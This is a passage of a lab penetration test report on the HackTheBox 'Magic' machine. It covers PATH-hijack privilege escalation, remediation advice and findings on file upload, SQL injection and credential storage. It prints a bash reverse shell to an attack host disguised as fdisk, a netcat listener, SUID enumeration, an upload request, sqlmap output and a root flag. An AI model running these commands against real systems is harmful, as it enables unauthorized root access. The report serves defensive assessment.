_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEC1Ev(0x7ffe88
4edb90, 0x563ec0575972, 0, 2880) = 0x7ffe884edba0
popen("fdisk -l", "r")                          = 0x563ec1a9d280
fgets(fdisk: cannot open /dev/loop0: Permission denied
<SNIP>
```

*Figure 29: ltrace output for sysinfo*

This could be exploited by adding a directory under the control of theseus to the host's list of PATH directories. The directory selected was /tmp.

```
theseus@ubuntu:~/Desktop$ cd /tmp
cd /tmp
theseus@ubuntu:/tmp$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/
usr/games:/usr/local/games
theseus@ubuntu:/tmp$ export PATH="/tmp:$PATH"
export PATH="/tmp:$PATH"
theseus@ubuntu:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/
bin:/usr/games:/usr/local/games
```

*Figure 30: /tmp added to system PATH*

Now that /tmp was added to the system's PATH, a binary named "fdisk" could be added to this directory. When the sysinfo command would be called, it would navigate to portion of the binary where the fdisk command was executed. Since the fdisk file located in the /tmp directory is part of the system PATH, and the actual fdisk binary has

not specified file execution path, the fdisk binary located in the /tmp folder would be executed instead. This also meant that setting the Set owner User ID (SUID) bit of the fdisk binary would apply special permissions once it was executed. When the command was executed, the UID in effect would become the owner of that file instead of the user running it.

To escalate privileges, the tester would create a binary in the /tmp folder named “fdisk.” The binary would be a bash script that would connect to a netcat listener on the attack host. After creating the script, the SUID bit was modified so that the root user would assume ownership of that file once executed as part of the sysinfo command, meaning that a reverse shell executed by the root user would connect to a netcat listener on the attack host, giving the tester control over the system as the root user.

```
theseus@ubuntu:/tmp$ echo -e '#!/bin/bash\n\nbash -i >& /dev/tcp/10.10.16.2/4444 0>&1' > fdisk
<\nbash -i >& /dev/tcp/10.10.16.2/4444 0>&1' > fdisk
theseus@ubuntu:/tmp$ chmod +x fdisk
chmod +x fdisk
```

*Figure 31: fdisk creation as reverse shell and SUID bit modified*

```
$ nc -lnvp 4444
listening on [any] 4444 ...
```

*Figure 32: Netcat listener initiation on attack host*

```
theseus@ubuntu:/tmp$ sysinfo
sysinfo
====================Hardware Info====================
H/W path            Device     Class      Description
=====================================================
                               system     VMware Virtual Platform
/0                             bus        440BX Desktop Reference Platform
<SNIP>
```

*Figure 33: sysinfo command execution on target host*

```
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.185] 49658
root@ubuntu:/tmp# whoami
root
```

*Figure 34: Reverse shell connection as root*

Now that the root user had been compromised, the tester had full control over the system. Navigation to the root folder revealed the root flag.

```
root@ubuntu:/tmp# cd /root
cd /root
root@ubuntu:/root# ls
ls
info.c
root.txt
snap
root@ubuntu:/root# cat root.txt
```





*Figure 35: Root flag*

## Remediation Summary

As a result of this assessment there are several opportunities for HackTheBox to strengthen the security of the Magic system. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. The client should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

### Short Term

- [**Findings 1 and 6**] – Remove file locations from being visible in web page source code
- [**Finding 2**] – Modify file path for fdisk binary to ensure it is specifically executed from the environment's PATH directories
- [**Finding 3**] – Increase complexity of MySQL database password
- [**Finding 4**] – Password protect db.php5

### Medium Term

- [**Finding 1**] – Increase controls required for uploading and executing scripts
- [**Finding 2**] – Audit binary paths to ensure they cannot be hijacked
- [**Finding 3**] – Implement hashing of passwords stored on MySQL database
- [**Finding 4**] – Audit files to ensure they aren't storing credentials
- [**Finding 4**] – Utilize a password manager

### Long Term

- Implement strict validation and sanitization of user inputs into the web application
- Move web application from HTTP to HTTP(S) protocol
- Implement zero trust policies
- Integrate a web application firewall (WAF)
- Implement multi-factor authentication
- Regularly change passwords
- Encrypt sensitive files
- Monitor file access and network activity
- Employ security tools such as intrusion detection systems (IDS), endpoint detection and response (EDR) systems, and antivirus software to detect and respond to potential attacks

HACKTHEBOX

# Technical Findings Details

## 1. Unrestricted Upload of File with Dangerous Type

### Severity –

**CVSS Score:** 10.0

**CVSS Vector:** CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:L

### Affected Entities

http://10.10.10.185:80/upload.php

### Description

File upload vulnerabilities are a prevalent type of vulnerability in web and mobile applications. These vulnerabilities can result in arbitrary code execution if a file uploaded to the application is interpreted and executed as code. Web servers commonly treat .asp and .php file extensions as automatically executable, even if file system permissions do not permit execution, which can lead to unintended code execution. In some cases, attackers can exploit file upload vulnerabilities by inserting a PHP reverse shell payload into a file with a .jpg extension. The file can be uploaded to the application, and the PHP code is executed when the server attempts to interpret the file as a JPEG image. This allows the attacker to execute arbitrary commands on the server and gain access to sensitive data or system resources. Typically, weak file validation and verification are the root cause of file upload vulnerabilities, often due to incomplete or insufficient security checks that allow unauthorized file types to be uploaded.

### Impact

An unauthenticated arbitrary file upload vulnerability is considered the most severe type of file upload vulnerability. In this scenario, a web application permits unauthenticated users to upload files of any type, which can bring the system one step closer to allowing code execution by unauthorized users on the back-end server. The most critical and common exploitation of arbitrary file uploads is through the upload of a web shell or a script that sends a reverse shell. This type of attack can result in the attacker gaining remote command execution over the server, potentially allowing them to access sensitive data or perform unauthorized actions.

### Mitigation

Implement file type validation

- Ensure that the web application only accepts files of specific types and reject any other file types. This can help prevent attackers from uploading malicious scripts disguised as harmless files.

Limit file size

- Set a maximum file size limit for uploaded files to prevent attackers from uploading excessively large files, which can consume system resources or cause a denial-of-service (DoS) attack.

Use anti-virus software

- Implement anti-virus software to scan all uploaded files for malware or malicious code.

Disable server-side scripts in uploaded files

- Configure the web server to disable server-side scripts in uploaded files. This can prevent attackers from executing malicious scripts on the server.

Implement secure file upload mechanisms

- Implement secure file upload mechanisms, such as using encrypted connections (e.g., HTTPS) and secure file transfer protocols (e.g., SFTP).


Implement access controls


- Limit the permissions of uploaded files to prevent them from being executed on the server, and ensure that users are authenticated before allowing them to upload files.

## Finding Evidence

```
POST /upload.php HTTP/1.1
Host: 10.10.10.185
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------8610909
Content-Length: 472450
Origin: http://10.10.10.185
Connection: close
Referer: http://10.10.10.185/upload.php
Cookie: PHPSESSID=mjif1du00j1erv507a2p6j0lk4
Upgrade-Insecure-Requests: 1

-----------------------------861090922623415595469952398
Content-Disposition: form-data; name="image"; filename="hey§§.jpg"
Content-Type: image/jpeg
```




## References

https://cwe.mitre.org/data/definitions/434.html

https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-95.pdf

https://attack.mitre.org/techniques/T1203/

## 2. PATH Hijacking

### Severity –

**CVSS Score:** 9.9

**CVSS Vector:** CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

### Affected Entities

10.10.10.185

### Description

PATH Hijacking is a privilege escalation vulnerability that allows an attacker to escalate their privileges on a Linux system by setting a malicious file with a GUID bit and hijacking the system's PATH environment variable.

When a user runs a command on a Linux system, the system searches for the command in the directories listed in the PATH environment variable. If an attacker is able to add a directory to the beginning of the PATH variable, and then place a malicious file with the same name as a common system command in that directory, the system will execute the attacker's malicious file instead of the legitimate command.

By setting the GUID bit on the malicious file, the attacker can ensure that the file is executed with elevated privileges, allowing them to escalate their privileges on the system.

### Impact

An attacker who successfully exploits this vulnerability can escalate their privileges on the affected system, potentially gaining access to sensitive information and resources, modifying or deleting data, or disrupting system operations. This can lead to a compromise of confidentiality, integrity, and availability, depending on the attacker's goals and the specific impact of their actions.

Additionally, because this vulnerability can be exploited by attackers who have already gained access to a system, it represents a significant risk for organizations with multiple layers of security controls. Even if an attacker is initially blocked by network-based security controls such as firewalls or intrusion detection systems, they may still be able to gain access to a system through a host-based vulnerability like this one.

### Mitigation

Implement Principle of Least Privilege (POLP)

- Limit the privileges assigned to each user account to only the minimum level required for them to perform their duties. This can help prevent attackers from exploiting any privilege escalation vulnerabilities that they may discover.

Apply security updates and patches

- Keep the operating system and software on all systems up-to-date with the latest security patches and updates. This can help address known vulnerabilities, including privilege escalation vulnerabilities.

Monitor and restrict access to system files

- Monitor and restrict access to critical system files, such as those containing user credentials, to prevent unauthorized modification or access.

Implement strong password policies

- Enforce strong password policies and require users to change their passwords regularly. This can help prevent attackers from easily accessing user credentials and exploiting privilege escalation vulnerabilities.

Monitor system logs

- Monitor system logs for signs of potential attacks, including attempts to exploit privilege escalation vulnerabilities. This can help detect and respond to potential attacks in a timely manner.

Use security tools

- Use security tools such as intrusion detection systems (IDS), endpoint detection and response (EDR) systems, and antivirus software to detect and respond to potential attacks.

By implementing these mitigations, your organization can reduce the likelihood and impact of attacks that exploit privilege escalation vulnerabilities. It is important to note that not all mitigations will be appropriate for all systems and environments, so it is recommended to conduct a thorough risk assessment and implement a comprehensive security program tailored to the specific needs of the organization.

## Finding Evidence

```
theseus@ubuntu:~/Desktop$ find / -user root -type f -perm -4000  -
ls 2>/dev/null

<d / -user root -type f -perm -4000  -ls 2>/dev/null

<SNIP>

   131130     32 -rwsr-xr-x   1 root     root              30800
Aug 11  2016 /bin/fusermount
```

```
   393232     24 -rwsr-x---   1 root     users               22040
Oct 21  2019 /bin/sysinfo
   131123     44 -rwsr-xr-x   1 root     root                43088
Jan  8  2020 /bin/mount
<SNIP>


theseus@ubuntu:~/Desktop$ cat /etc/group | grep "users"
cat /etc/group | grep "users"
users:x:100:theseus


theseus@ubuntu:~/Desktop$ ltrace sysinfo
ltrace sysinfo
_ZNSt8ios_base4InitC1Ev(0x563ec0777131, 0xffff, 0x7ffe884edcc8,
128) = 0
__cxa_atexit(0x7f6b11148a40, 0x563ec0777131, 0x563ec0777008, 6) =
0
<SNIP>
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEC1Ev(0x7ffe88
4edb90, 0x563ec0575972, 0, 2880) = 0x7ffe884edba0
popen("fdisk -l", "r")                          = 0x563ec1a9d280
fgets(fdisk: cannot open /dev/loop0: Permission denied
<SNIP>


theseus@ubuntu:/tmp$ id
id
uid=1000(theseus) gid=1000(theseus)
groups=1000(theseus),100(users)
theseus@ubuntu:/tmp$ whoami
whoami
theseus
theseus@ubuntu:/tmp$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/
usr/games:/usr/local/games
theseus@ubuntu:/tmp$ export PATH="/tmp:$PATH"
export PATH="/tmp:$PATH"
theseus@ubuntu:/tmp$ echo $PATH
```

```
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/
bin:/usr/games:/usr/local/games
theseus@ubuntu:/tmp$ echo -e '#!/bin/bash\n\nbash -i >&
/dev/tcp/10.10.16.2/4444 0>&1' > fdisk
<\nbash -i >& /dev/tcp/10.10.16.2/4444 0>&1' > fdisk
theseus@ubuntu:/tmp$ chmod +x fdisk
chmod +x fdisk
theseus@ubuntu:/tmp$ ./fdisk
./fdisk
theseus@ubuntu:/tmp$ sysinfo
sysinfo
====================Hardware Info====================
H/W path           Device     Class      Description
=====================================================
                              system     VMware Virtual Platform
/0                            bus        440BX Desktop Reference
Platform
<SNIP>


┌──(root㉿ReconCha0s)-[/home/…/Desktop/HackTheBox/Machines/Magic]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.185] 49658
root@ubuntu:/tmp#
cd root
cd root
root@ubuntu:/root# ls
ls
info.c
root.txt
snap
root@ubuntu:/root# cat root.txt
cat root.txt
d53e0a1a962263dfa0bbbf4756baa224
```

```
cat root.txt
d53e0a1a962263dfa0bbbf4756baa224
root@ubuntu:/root#
```

## References

https://attack.mitre.org/techniques/T1574/007/

https://cwe.mitre.org/data/definitions/428.html

## 3. Plaintext SQL Database Storage of Password(s)

### Severity –

**CVSS Score:** 9.0

**CVSS Vector:** CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

### Affected Entities

10.10.10.185/127.0.0.1

### Description

This occurs when sensitive information such as usernames and passwords are stored in an SQL database in plain text format, without any encryption or hashing. This leaves the information easily accessible to anyone with access to the database.

### Impact

Depending on the credentials obtained, the impact of this breach can result in the compromise of user accounts and potentially sensitive data, leading to serious security risks and breaches.

### Mitigation

The best way to mitigate the risk of storing clear text, unhashed credentials in a MySQL database is to implement strong encryption techniques such as hashing and salting. This involves converting the plain text password into an unreadable and irreversible format using cryptographic algorithms.


Hashing is the process of transforming a password into a fixed-length string of characters that cannot be reversed to its original form. Salting involves adding a unique random string of characters to the password before hashing, making it more difficult for attackers to crack the password through brute-force attacks.

By using hashing and salting, even if an attacker gains access to the password database, they would not be able to obtain the original passwords or use them to gain unauthorized access to user accounts or sensitive data.

Additionally, it is important to ensure that the MySQL database is secured with appropriate access controls, such as strong passwords, limiting the number of users with access, and restricting access from unauthorized networks or IP addresses. Regular security audits and vulnerability assessments can also help to identify and address potential security risks and vulnerabilities in the database.

Overall, implementing strong encryption techniques, access controls, and regular security assessments can help mitigate the risk of storing clear text, unhashed credentials in a MySQL database.

## Finding Evidence




## References

https://owasp.org/www-project-top-ten/2017/A7_2017-Sensitive_Data_Exposure.html

https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r5.pdf

https://cwe.mitre.org/data/definitions/256.html

https://us-cert.cisa.gov/ncas/alerts/TA18-106A

https://dev.mysql.com/doc/refman/8.0/en/password-security-user.html

## 4. Credentials in Files

### Severity –

**CVSS Score:** 9.4

**CVSS Vector:** CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L

### Affected Entities

### Description

Adversaries may search local file systems and remote file shares for files containing insecurely stored credentials. These can be files created by users to store their own credentials, shared credential stores for a group of individuals, configuration files containing passwords for a system or service, or source code/binary files containing embedded passwords.

It is possible to extract passwords from backups or saved virtual machines through OS Credential Dumping. Passwords may also be obtained from Group Policy Preferences stored on the Windows Domain Controller, or accessing mountable Network File System (NFS) shares. Authenticated user and service account credentials are often stored in local configuration and credential files.

### Impact

An attacker could gain access to user accounts and access sensitive data used by the user accounts. Even if the passwords are stored in a hash format, an attacker can crack the stored password, allowing them to access sensitive information or worse yet, change the password to one of their choosing. Obtaining these credentials may allow them more privileged access to the system or network, enabling them to access more sensitive information and accounts.

### Mitigation

Implement strong access controls

- Limit the number of users who have access to sensitive files and ensure that only authorized users can read or modify those files.
- Use permissions and access control lists to restrict access to sensitive files.

Encrypt sensitive files

- Encrypting sensitive files can prevent an adversary from accessing credentials even if they gain access to the file.
- Use strong encryption algorithms to protect sensitive data.

Use a password manager

- Password managers provide a secure and centralized location for storing credentials. They typically use strong encryption to protect data and can also generate strong, unique passwords for each account.

Regularly change passwords

- Regularly changing passwords can limit the impact of an adversary gaining access to credentials. Encourage users to use strong passwords that are difficult to guess and never reuse passwords across multiple accounts.


Monitor file access and network activity

- Regularly monitor file access logs and network activity to detect any suspicious behavior. This can help identify unauthorized access to sensitive files and enable you to take action before a breach occurs.

Implement multi-factor authentication

- Multi-factor authentication provides an additional layer of security by requiring users to provide two or more forms of authentication, such as a password and a one-time code sent to their mobile device.

## Finding Evidence




## References

- "The Dangers of Storing Passwords in Files" by Troy Hunt, Microsoft Regional Director and MVP for Developer Security. This article discusses the risks of

storing passwords in files and provides recommendations for safer password storage practices.

- "Credential Dumping" by the SANS Institute. This article provides an overview of credential dumping techniques used by attackers to obtain credentials from files, including password hashes and plaintext passwords.
- "Preventing Pass-the-Hash Attacks" by Microsoft. This whitepaper discusses pass-the-hash attacks, a common technique used by attackers to access credentials stored in files, and provides recommendations for mitigating this type of attack.
- "The Unintended Consequences of Storing Passwords in the Cloud" by Kevin Bocek, Vice President of Security Strategy and Threat Intelligence at Venafi. This article discusses the risks of storing passwords in the cloud and provides recommendations for safer password storage practices.
- "Best Practices for Password Storage and Management" by the National Institute of Standards and Technology (NIST). This document provides guidelines for securely storing and managing passwords, including recommendations for encryption and password complexity.

## 5. Authentication Bypass with SQL Injection

### Severity –

**CVSS Score:** 8.6

**CVSS Vector:** CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:L

### Affected Entities

http://10.10.10.185:80/login.php

### Description

An SQL injection in a login page that allows authentication bypass is a type of web application vulnerability where an attacker can bypass the authentication process by exploiting a flaw in the SQL query used to validate user credentials. This typically involves injecting malicious SQL statements into input fields, such as the username or password, which are then executed by the application's database. If the application is not properly secured, the injected SQL statement can manipulate the query to always return a true value, allowing the attacker to log in without the need for valid credentials. This was able to be accomplished by manual injection of an SQLi payload, as well as running the sqlmap tool against the HTTP request, which was saved as a .txt file.

### Impact

The impact of an SQL injection attack that allows authentication bypass can be severe. An attacker who successfully exploits this vulnerability can gain unauthorized access to sensitive data and systems by impersonating a legitimate user without knowing their username and password. This can lead to the compromise of confidential information, such as personal data, financial records, and intellectual property. Moreover, the attacker may also be able to modify, delete, or insert data into the database, leading to data corruption, loss of data integrity, and potentially disruptive or destructive effects on the affected system or organization. The impact of an SQL injection attack can be magnified if the system in question is critical to the operation of the business or has a large number of users.

### Mitigation

Input Sanitization

- Input sanitization can help prevent SQL injection attacks by checking user input for any potentially malicious characters or commands, such as quotes, semicolons, and other SQL syntax. If these characters or commands are detected, the input is modified or rejected before it is passed to the database.

- For example, if an application is expecting a user's name as input, an input sanitization process could check for characters like single quotes and remove them before the input is used in an SQL query. Similarly, if the application is expecting a numerical value as input, input sanitization could check that the input only contains digits and reject it if any non-numeric characters are present.

Input Validation

- Assume that all input is potentially malicious, and utilize an "accept known good" approach to input validation. This involves utilizing a pre-approved list of inputs that strictly adhere to predetermined specifications. Any input that does not conform to these specifications should be rejected or modified to meet the established criteria.
- When performing input validation, consider all relevant factors, such as input length, type, acceptable values, consistency, syntax, and adherence to business rules. It is not enough to rely solely on identifying malicious or malformed inputs, as this approach may not catch all unwanted input, especially if the code's environment changes.
- Using deny lists may be helpful in detecting potential attacks or identifying inputs that are so malformed that they should be rejected outright.
- When constructing SQL query strings, it is important to use strict allow lists that limit the character set based on the expected value of the parameter in the request. While this approach indirectly limits the scope of an attack, it is less effective than proper output encoding and escaping. Proper output encoding, escaping, and quoting are the most effective solutions for preventing SQL injection.
- Input validation can provide additional protection, but it cannot always prevent SQL injection. This is particularly true for free-form text fields that may contain arbitrary characters. In such cases, it may be necessary to escape problematic characters to ensure that the data can be properly inserted into the database.
- When possible, it may be best to disallow meta-characters entirely, rather than escaping them. This approach provides an additional layer of protection. After the data is entered into the database, subsequent processes may fail to escape meta-characters before use, and it may be beyond your control to fix those processes.

User Privileges

- To minimize the risk of server compromise, it is important to limit the permissions of users querying the database by using DBMS software to create users with precise permissions.

- Web applications should never utilize superusers or users with administrative privileges, as these accounts have access to features and functions that could be exploited to compromise the server.

Web Application Firewall

- Employing an application firewall capable of identifying attacks targeting this vulnerability can prove advantageous. Such a measure can be particularly useful in scenarios where the code cannot be remediated (such as in cases where a third party controls the code), as a temporary preventative measure while more extensive software assurance measures are implemented, or to provide an additional layer of protection.

Parameterized Queries

- It is recommended to utilize structured mechanisms that automatically ensure the segregation of data and code, if such mechanisms are available. These tools may offer automatic quoting, encoding, and validation features, obviating the need for developers to manually provide these capabilities at every point of output generation.
- To handle SQL queries, employ prepared statements, parameterized queries, or stored procedures that support strong typing and accept parameters or variables. Avoid constructing and executing query strings dynamically using "exec" or comparable functionalities within these features, as doing so could reintroduce the possibility of SQL injection.

## Finding Evidence

```
$ sqlmap -r login.txt

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.6.11#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program


[*] starting @ 11:27:42 /2023-03-26/
```

<SNIP>

[11:27:48] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'

got a 302 redirect to 'http://10.10.10.185:80/upload.php'. Do you want to follow? [Y/n] y

